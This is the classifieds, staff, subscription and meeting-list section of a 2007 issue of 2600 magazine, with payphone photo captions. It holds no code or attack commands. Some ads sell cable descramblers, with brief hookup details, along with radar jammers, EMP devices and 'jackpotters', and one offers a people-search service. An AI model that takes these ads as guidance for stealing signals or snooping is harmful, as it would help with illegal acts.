HITBSECCONF - MALAYSIA is the premier network security event for the region and the largest gathering of hackers in Asia. Our 2007 event is expected to attract over 700 attendees from around the world and will see 4 keynote speakers in addition to 40 deep knowledge technical researchers. The conference takes place September 3rd through September 6th in Kuala Lumpur. The Call For Papers is open until May 1st. More details at http://conference.hitb.org/hitbsecconf2007kl/.

ILLUMINATING THE BLACK ART OF SECURITY. Announcing SecTor - Security Education Conference Toronto - November 20-21, 2007. Bringing to Canada the world's brightest (and darkest) minds together to identify, discuss, dissect, and debate the latest digital threats facing corporations today. Unique to central Canada, SecTor provides an unmatched opportunity for IT professionals to collaborate with their peers and learn from their mentors. All speakers are true security professionals with depth of understanding on topics that matter. Check us out at www.sector.ca to see the impressive growing list of speakers and be sure to sign up for email updates. Attendees and Sponsors - don't miss out, both are limited!

For Sale

VENDING MACHINE JACKPOTTERS. Go to www.hackershomepage.com for EMP Devices, Lock Picks, Radar Jammers & Controversial Hacking Manuals. 407-965-5500

MAKE YOUR SOFTWARE OR WEBSITE USER FRIENDLY with Foxee, the friendly and interactive cartoon blue fox! Not everyone who will navigate your website or software application will be an expert hacker, and some users will need a little help! Foxee is a hand-animated Microsoft Agent character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports 10 spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information at www.foxee.net!

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. See why everyone at HOPE Number Six loved it. Turning off TVs really is fun. $20.00 each. www.TVBGone.com

JUST RELEASED! Feeling tired during those late night hacking sessions? Need a boost? If you answered yes, then you need to reenergize with the totally new *Hack Music Volume 1* CD. The CD is crammed with high energy hack music to get you back on track. Order today by sending your name, address, city, state, and zip along with $15 to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462. This CD was assembled solely for the readers of *2600* and is not available anywhere else!

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

JEAH.NET SHELLS/HOSTING SINCE 1999 - JEAH's FreeBSD shell accounts continue to be the choice for unbeatable uptime and the largest virtual host list you'll find anywhere. JEAH lets you transfer/store files, IRC, and email with complete privacy and security. Fast, stable virtual web hosting and completely anonymous domain registration solutions also available with JEAH. As always, mention *2600* and your setup fees are waived! Join the JEAH.NET institution!

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas,* a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

ENHANCE OR BUILD YOUR LIBRARY with any of the following CD ROMS: Hack Attacks Testing, Computer Forensics, Master Hacker, Web Spy 2001, Hackers' Handbook, Troubleshooting & Diagnostics 98, PC Troubleshooter 2000, Forbidden Subjects 3, Hackers Toolkit 2.0, Steal This CD, Hacks & Cracks, Hackerz Kronicklez, Elite Hackers Toolkit 1, Forbidden Knowledge 2, Troubleshooting & Diagnostics 2002, Police Call Frequency Guide 2nd Edition, Computer Toybox, Answering Machine 2000, Hackers Encyclopedia 3, Maximum Security 3rd Edition, Network Utilities 2001, Screensavers 2002, Engineering 2000, Anti-Hacker Toolkit 2nd Edition & PC Hardware. Send name, address, city, state, zip, email address (for updates only) and items ordered, along with a cashier's check or money order in the amount of $20 for each item to: Doug Talley, 1234 Birchwood Drive, Monmouth, IL 61462.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $49.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

PHRAINE. The technology without the noise quarterly would like to thank the *2600* readers who have also become new subscribers and encourages those who have not ACK their need for diverse computer information in conjunction with that of *2600* to dedicate some packets and become a subscriber today! Visit us at our new domain www.pearlyfreepress.com/phraine.

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v3no2" and get 10% off of your order.

CABLE TV DESCRAMBLERS. New. Each $45 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Wanted

OPT DIVERT for 800 numbers desperately needed for privacy. I need a telephone number anywhere in the U.S. that will then give a dial tone from which one can dial a toll-free 800 number so that the toll-free number business recipient does not have the actual telephone number from which the call originates. AT&T used to work for this purpose but no longer does. Please email opt_divert@yahoo.com.
HELP! I want to set up a voice bridge chat line for hackers but need the software. Call me at (213) 595-8360 (Ben) or www.UndergroundClassifieds.com.

Services

HACKER TOOLS TREASURE BOX! You get over 630 links to key resources, plus our proven methods for rooting out the hard-to-find tools, instantly! Use these links and methods to build your own customized hacker (AHEM, network security) tool kit. http://wealthfunnel.com/securitybook
ADVANCED TECHNICAL SOLUTIONS. #422 - 1755 Robson Street, Vancouver, B.C. Canada V6G 3B7. Ph: (604) 928-0555. Electronic countermeasures - find out who is secretly videotaping you or bugging your car or office. "State of the Art" detection equipment utilized.
FREERETIREDSTUFF.COM - Donate or request free outdated tech products - in exchange for some good karma - by keeping usable unwanted tech items out of your neighborhood landfill. The FREE and easy text and photo classified ad website is designed to find local people in your area willing to pick up your unwanted tech products or anything else you have to donate. Thank you for helping us spread the word about your new global recycling resource by distributing this ad to free classified advertising sites and newsgroups globally. Www.FreeRetiredStuff.com FREE ADS are available for those trying to BUY or SELL tech products. Visit www.NoPayClassifieds.com.
SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. I am an aggressive criminal defense lawyer specializing in the following types of cases: unauthorized access, theft of trade secrets, identity theft, and trademark and copyright infringement. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Graduate of Yale College and Stanford Law School. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.
INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net
ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.
ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.
BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or market? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over eleven years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts and familiar with other jurisdictions as well. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-9WE-HELP (516-993-4357).

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2005 are now available in DVD-R format for $30! Or subscribe to the new high quality audio service for only $50. Each month you'll get a newly released year of *Off The Hook* in broadcast quality (far better than previous online releases). Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.
INFOSEC NEWS is a privately run, medium traffic list that caters to the distribution of information security news articles. These articles come from such sources as newspapers, magazines, and online resources. For more information, check out: http://www.infosecnews.org.
PHONE PHUN. http://phonephun.us. Blog devoted to interesting phone numbers. Share your finds!
CHRISTIAN HACKERS' ASSOCIATION: Check out the web page http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

Personals

PLEASE WRITE ME. WM blue eyes brown hair, 6'3", 195 lbs., 28 years old (send a pic, I will do the same). I'm incarcerated for drug manufacturing. Been down 1 year, got 1 or 3 more to go. I'm looking for anyone to talk to about real world hacking, IDs, or any *2600* related stuff. I love to write and have nothing but time. Meclynn Stuver GN-1141, P.O. Box 1000, Houtzdale, PA 16698-1000.
PRISONER SEEKS FRIENDS to help with book review lookups on Amazon by keywords. Com Sci major, thirsty to catch up to the real world before my reentry. I have my own funds to buy books. I only need reviews. I'm MUD/MMORPG savy in C++/Python/PHP/MySQL. I've moved. Please resend. Ken Roberts J60962, 450-1-28M, PO Box 9, Avenal, CA 93204.
SEEKING NON-STAGNANT MINDS for mutual illumination/exchange of thoughts and ideas. Three years left on my sentence and even with all my coaching the walls still can't carry a decent conversation. Interests include cryptography, security, conspiracy theories, martial arts, and anything computer related. All letters replied to. Max Rider, SBI#00383681 D.C.C., 1181 Paddock Rd., Smyrna, DE 19977.
IN SEARCH OF FRIENDS/CONTACTS: Railroaded by lying evidence-burying FBI agents and U.S. Postal Inspectors for crime I didn't commit. In court I had a snowball's chance in hell. Unless I outsmart the government by exhuming the exculpatory treasure trove of my innocence, I'm hopelessly dungeoned for the duration. There's only a little gleam of time between two eternities. I refuse to return to forever without a fight. Will answer all. W. Wentworth Foster #21181, Southeast Correction Center, 300 East Pedro Simmons Drive, Charleston, MO 63834.
OFFLINE OUTLAW IN TEXAS is looking for any books Unix/Linux I can get my hands on. Also very interested in privacy in all areas. If you can point me in the right direction or feel like teaching an old dog some new tricks, drop me a line. I'll answer all letters. Props to those who already have, you know who you are. William Lindley 822934, 1300 FM 655, Rosharon, TX 77583-8604.
IN SEARCH OF NEW CONTACTS every day. I have a lot of time to pass and am always up for a good discussion. Joint source audit anyone? Of course it'll have to be on paper. Interests not limited to: low-level OS coding, embedded systems, crypto, radiotelecom, and conspiracy theory. Will reply to all. Brian Salcedo #32130-039, FCI McKean, P.O. Box 8000, Bradford, PA 16701.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. **Deadline for Summer issue: 6/1/07.**

Answer choice for Winter 2006 puzzle:

"The east codes-west codes NPA rivalry takes its toll." -- evanr

puzzle@2600.com

"The production of too many useful things results in too many useless people." - Karl Marx

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Dabu Ch'wald

Office Manager
Tampruf

Writers: Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter

Webmasters: Juintz, Kerry

Network Operations: css

Quality Degradation: mlc

Broadcast Coordinators: Juintz, thal

IRC Admins: koz, sj, beave, carton, r0d3nt, shardy

Forum Admin: Skram

Inspirational Music: Queen, Anti Nowhere League, James Brown, Eurythmics, Buffalo Springfield, Glenn Miller, Asobi Seksu

Shout Outs: mrq, John Harlacher, Eyebeam

2600 *(ISSN 0749-3851, USPS # 003-176), Spring 2007, Volume 24 Issue 1, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices. Subscription rates in the U.S. $20 for one year.*
POSTMASTER: Send address changes to 2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 2007 2600 Enterprises Inc.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual, $50 corporate (U.S. Funds)
Overseas - $30 individual, $65 corporate
Back issues available for 1984-2006 at $20 per year, $26 per year overseas
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 USA
(subs@2600.com)

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 **Office Line: +1 631 751 2600**
2600 **Fax Line: +1 631 474 2677**

ARGENTINA
Buenos Aires: In the bar at San Jose 05.

AUSTRALIA
Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA
Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL
Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA
Alberta
Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia
Vancouver: Lupo Caffe & Bar, 1014 West Georgia St.
Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba
Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick
Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario
Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.
Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.
Toronto: College Park Food Court, across from the Taco Bell.
Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.
Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec
Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA
Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC
Prague: Legenda pub. 6 pm.

DENMARK
Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm.

EGYPT
Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND
Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.
Exeter: At the payphones, Bedford Square. 7 pm.
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.
Manchester: Bulls Head Pub on London Rd. 7:30 pm.
Norwich: Borders entrance to Chapelfield Mall. 6 pm.
Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND
Helsinki: Fenniakorttteli food court (Vuorikatu 14).

FRANCE
Grenoble: Eve, campus of St. Martin d'Heres. 6 pm.
Paris: Place de la Republique, near the (empty) fountain. 6:30 pm.
Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm.

GREECE
Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND
Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY
Milan: Piazza Loreto in front of McDonalds.

JAPAN
Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND
Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.
Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY
Oslo: Oslo Sentral Train Station. 7 pm.
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.
Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU
Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND
Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA
Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN
Gothenburg: 2nd floor in Burger King at Avenyn. 6 pm.
Stockholm: Outside Lava.

SWITZERLAND
Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama
Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Huntsville: Stanlieo's Sub Villa on Jordan Lane.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona
Tucson: Borders in the Park Mall. 7 pm.

California
Irvine: Panera Bread, 3988 Barranca Parkway.
Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Sacramento: Round Table Pizza at 127 K St.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806. 5:30 pm.
San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Colorado
Boulder: Wing Zone food court, 13th and College. 6 pm.
Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia
Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida
Ft. Lauderdale: Broward Mall in the food court. 6 pm.
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.
Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.
Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia
Atlanta: Lenox Mall food court. 7 pm.

Idaho
Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.
Pocatello: College Market, 604 South 8th St.

Illinois
Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana
Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Corner Coffee, SW corner of 11th and Alabama.
South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa
Ames: Memorial Union Building food court at the Iowa State University.

Kansas
Kansas City (Overland Park): Oak Park Mall food court.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana
Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm.
New Orleans: Z'otz Coffee House uptown at 8210 Oak Street. 6 pm.

Maine
Portland: Maine Mall by the bench at the food court door.

Maryland
Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts
Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.
Marlborough: Solomon Park Mall food court.
Northampton: Downstairs of Haymarket Cafe. 6:30 pm.

Michigan
Ann Arbor: Starbucks in The Galleria on South University.

Minnesota
Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri
Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis: Galleria Food Court.
Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska
Omaha: Crossroads Mall Food Court. 7 pm.

Nevada
Las Vegas: Coffee Bean Tea Leaf coffee shop, 4550 S. Maryland Pkwy. 7 pm.

New Mexico
Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York
New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.
Rochester: Mall at Greece Ridge Center Food Court directly in front of the carousel. 7:30 pm.

North Carolina
Charlotte: South Park Mall food court. 7 pm.
Raleigh: Royal Bean coffee shop on Hillsboro Street (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota
Fargo: West Acres Mall food court by the Taco John's.

Ohio
Cincinnati: The Brew House, 1047 East McMillan. 7 pm.
Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.
Columbus: Convention center on street level around the corner from the food court.
Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma
Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.
Tulsa: Promenade Mall food court.

Oregon
Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania
Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.
Philadelphia: 30th St. Station, southeast food court near mini post office.

South Carolina
Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota
Sioux Falls: Empire Mall, by Burger King.

Tennessee
Knoxville: Borders Books Cafe across from Westown Mall.
Memphis: Atlanta Bread Co., 4770 Poplar Ave. 6 pm.
Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas
Austin: Spider House Cafe, 2908 Fruth St. 7 pm.
Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.
San Antonio: North Star Mall food court. 6 pm.

Utah
Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont
Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia
Arlington: (see District of Columbia)
Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington
Seattle: Washington State Convention Center. 2nd level, south side. 6 pm.

Wisconsin
Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Strange Foreign Phones

Separated at Birth?



The phone on the left was spotted in Chiang Mai, **Thailand.**

Photo by Mediatech




And its relative was found all the way over in Fushe Kosove, Kosovo, **Serbia.**

Photo by Mark Johnson

SNAFU?





One of those Internet terminals that can be found throughout London, England. And, as with many devices in London, this one had a bit of a problem.

Photo by Siegfried Loeffler

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photo



Streets are the theme for the back cover of the Spring issue. And here we see an aptly named intersection in Bellevue, Washington spotted by **Pat**. Naturally, we are being given the right of way. Please don't ask why *2600* crossed the road.



It's very fortunate for us that the word "hacking" is also a somewhat popular surname. So that means there are all sorts of great photo opportunities out there. This one was taken at Blackpool Pleasure Beach in England. Yeah, that's a strange name too, but the U.K. is full of them. The street was named after one Victor Hacking, a longtime employee of the beach and its associated pleasure(s). Spotted by **d2812**.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

